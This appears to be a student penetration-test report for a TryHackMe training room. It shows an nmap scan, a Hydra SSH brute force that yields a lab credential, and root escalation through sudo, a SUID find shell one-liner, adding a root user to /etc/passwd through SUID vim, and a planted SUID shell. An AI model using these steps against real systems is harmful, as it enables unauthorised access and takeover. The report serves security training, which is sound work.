


REDTEAM HACKER ACADEMY

PENETRATION REPORT

SMIJITH M

smijithvineethm@gmail.com



Copyright © 2022 Offensive Security Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying. Any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive Security.

Table of Content

1. Redteam Hacker Academy Penetration Test Report	3
1.1 Introduction	3
1.2 Objective	3
1.3 Requirements	3
2. High-Level Summary	4
2.1 Recommendations	4
3. Methodologies	4
3.1 Information Gathering	4
3.2 Service Enumeration	5
3.3 Penetration	5
3.4 Maintaining Access	6
4. Pentesting	5
5. Conclusion	10

1. Redteam Hacker Academy Penetration Test Report

1.1 Introduction

Tryhackme Room provided (RT-PEN101)

1.2 . Objective

The aim of this evaluation is to conduct an internal penetration test within the confines of the TryHackMe environment, specifically focusing on the room designated as (RT-PEN101).

1.3. Requirements

The student will be required to fill out this penetration testing report fully and to include the following Sections:

- Overall High-Level Summary and Recommendations(non-technical).
- Methodology walkthrough and detailed outline of steps taken.
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included.

2. High-Level Summary

My assigned task involved conducting an internal penetration test targeting the TryHackMe room. Upon establishing a connection to the VPN, I proceeded to initiate a comprehensive scan of the target system, identifying open ports including 22 (SSH), 80 (HTTP), and 3306 (MySQL). Upon discovering the open SSH port, I employed a brute force attack to ascertain valid login credentials. Through this method, I successfully obtained the credentials "sofc-comatic" and gained user-level privileges within the system. Subsequently, I proceeded with the penetration test, successfully accomplishing the assigned objectives.

2.1. Recommendations

To enhance the security posture of the system and mitigate potential risks, it is strongly advised to implement patching measures for the vulnerabilities identified during the testing phase. This proactive approach helps safeguard the system against exploitation by potential attackers in the future.

It is crucial to emphasize the importance of regular patch management practices. By instituting a systematic and frequent patching regimen, the system can effectively address newly discovered vulnerabilities and bolster its defenses against emerging threats. This continuous effort ensures that the system remains resilient and fortified against exploitation, thereby enhancing its overall security posture.

3. Methodologies

I utilized a widely recognized penetration testing approach to evaluate the security of the lab and exam environments. Below is a summary of how I identified and exploited various systems, including individual vulnerabilities found.

3.1. Information Gathering

The information gathering phase of a penetration test aims to delineate the scope of the assessment. In this particular penetration test, my objective was to exploit the lab and exam network as per the assigned task.

3.2. Service Enumeration

In the service enumeration phase of a penetration test, the primary objective is to gather information about the active services running on a system or systems. This information is crucial for an attacker as it offers insight into potential attack vectors into the system. Understanding the applications and services running on the system provides valuable information to the attacker before initiating the penetration test. It's important to note that in certain cases, some ports may not be listed during the enumeration process.

3.3. Penetration

The penetration testing phase of the assessment primarily revolves around gaining access to a machine or system. In this penetration test, I successfully obtained access to a system as part of the evaluation process.

3.4. Maintaining Access

Ensuring persistent access to a system is crucial for attackers, as it allows them to re-enter a system even after it has been initially exploited. The maintaining access phase of the penetration test is dedicated to establishing mechanisms for maintaining access post-exploitation. This typically involves setting up a reverse shell to enable re-entry into the system. While this phase enables the addition of a payload for maintaining access, it's important to note that, for the time being, no payload is utilized.

4. Pentesting

The initial step involves scanning the ports of the specified IP address using the Nmap tool.

```
(root@kali)-[/home/kali]
# nmap 10.10.86.100 -sV -O
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-05 10:05 EST
Nmap scan report for 10.10.86.100
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
3306/tcp  open  mysql    MySQL 5.7.33-0ubuntu0.16.04.1
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=2/5%OT=22%CT=1%CU=40037%PV=Y%DS=2%DC=I%G=Y%TM=65C0F
OS:944%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)O
OS:PS(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508ST11NW6%O5=M508S
OS:T11NW6%O6=M508ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)E
OS:CN(R=Y%DF=Y%T=40%W=F507%O=M508NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F
OS:=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z
OS:%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=
OS:N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%
OS:CD=S)
```

Three ports are open **SSH 22** and **http 80** port.



We'll be back soon!

Sorry for the inconvenience but we're performing some maintenance at the moment. If you need to you can always [contact us](#), otherwise we'll be back online shortly!
— The Team

Given the limited content on the webpage after enumeration, the next step involves attempting to brute force the SSH login using Hydra. For this purpose, I'll utilize a user&pass list obtained from seclists:

```
(root@kali)-[/home/kali/Redteam/tryhackme/Rpten101[project]]
# cat hydra_rslt
# Hydra v9.5 run at 2024-02-05 00:43:58 on 10.10.94.215 ssh (hydra -C /usr/share/wordlists/seclists/Passwords/Default
-Credentials/ssh-betterdefaultpasslist.txt -v -d -o hydra_rslt 10.10.94.215 ssh)
[22][ssh] host: 10.10.94.215 login: c-comatic password: xrtwk318
(root@kali)-[/home/kali/Redteam/tryhackme/Rpten101[project]]
#
```

With these credentials we can login through SSH:

```
Receive updates to over 25,000 software packages with your
Ubuntu Pro subscription. Free for personal use.

https://ubuntu.com/16-04

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Wed Feb 22 15:52:43 2023 from 192.168.1.146
c-comatic@luffy-VirtualBox:~$ ls
examples.desktop
c-comatic@luffy-VirtualBox:~$ sudo -l
```

Now that access to the shell has been established, the focus shifts to privilege escalation. I've got four potential methods to accomplish this:

1. SUDO

First, we can try to switch to root user using “**sudo**” command

```

Last login: Wed Feb 22 15:52:43 2023 from 192.168.1.146
c-comatic@luffy-VirtualBox:~$ ls
examples.desktop
c-comatic@luffy-VirtualBox:~$ sudo -l
[sudo] password for c-comatic:
Matching Defaults entries for c-comatic on luffy-VirtualBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User c-comatic may run the following commands on luffy-VirtualBox:
    (ALL : ALL) ALL
c-comatic@luffy-VirtualBox:~$ sudo su
root@luffy-VirtualBox:/home/c-comatic# ls
examples.desktop
root@luffy-VirtualBox:/home/c-comatic#


```

2. SUID

To identify potential SUID binaries that could be exploited for privilege escalation, we can execute the following command:

find / -perm -u=s -type f 2>/dev/null

This command will search the entire filesystem for files with SUID permissions set, enabling us to explore possible avenues for escalating privileges.




```

c-comatic@luffy-VirtualBox:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/ject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/sbin/pppd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/vim.basic
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/find
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/newgrp
/opt/VMBoxGuestAdditions-6.1.42/bin/VMBoxDRMClient
/bin/ping6
/bin/mount
/bin/su
/bin/ping
/bin/rootshell/shell
/bin/umount
/bin/fusermount
/bin/cp
/bin/nano
c-comatic@luffy-VirtualBox:~$

```


Indeed, the `/usr/bin/find` binary having SUID permissions set presents an opportunity for exploitation. We can refer to resources such as <https://gtfobins.github.io> to explore potential

commands and techniques that could leverage the elevated privileges granted by the SUID binary. This enables us to further escalate privileges and gain additional control over the system.


A terminal window titled 'c-comatic@luffy-VirtualBox' showing a command prompt. The user enters 'find . -exec /bin/sh -p \; -quit' and then '# whoami'. The output is 'root', indicating a successful privilege escalation to root access. The terminal background is dark with a 'Shell' logo and the text 'It can be used to'.

3. Manipulating /etc/passwd

I've observed that **/bin/vim** has **SUID** permission set, enabling us to potentially edit **/etc/passwd** for setting the root user's password or We can create a new user by mimicking the root permission. I've utilized openssl to generate a password hash, which was then applied to **/etc/passwd** using vim.

A terminal window titled 'c-comatic@luffy-VirtualBox' displaying the contents of the **/etc/passwd** file. The output lists system users like 'root:x:0:0:root:/root:/bin/bash' and regular users like 'daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin'. At the bottom, the user 'c-comatic' is listed with a UID of 1001 and a home directory of /home/c-comatic, with a shell of /bin/bash.


I've created a new user sj and hashed password .After this we can use this password to switch to root using “su sj”



```
c-comatic@luffy-VirtualBox:/bin/rootshell$ vim /etc/passwd
c-comatic@luffy-VirtualBox:/bin/rootshell$ vim /etc/passwd
c-comatic@luffy-VirtualBox:/bin/rootshell$ su sj
Password:
root@luffy-VirtualBox:/bin/rootshell#
```

4. Privilege Escalation using SUID binary

We discovered that the SUID binary 'bin/rootshell/shell' offers potential privilege escalation opportunities. By executing this binary, we aim to gain elevated privileges, potentially enabling us to access root privileges or execute commands with elevated permissions.



```
c-comatic@luffy-VirtualBox:/bin/rootshell$ ls
asroot.c shell
c-comatic@luffy-VirtualBox:/bin/rootshell$ ./shell
root@luffy-VirtualBox:/bin/rootshell#
```

5.Conclusion

A penetration test is an authorized simulated attack performed on a computer system to evaluate its security and to demonstrate the business impacts of weaknesses in a system. It should be conducted in regular intervals and patches should be applied correspondingly.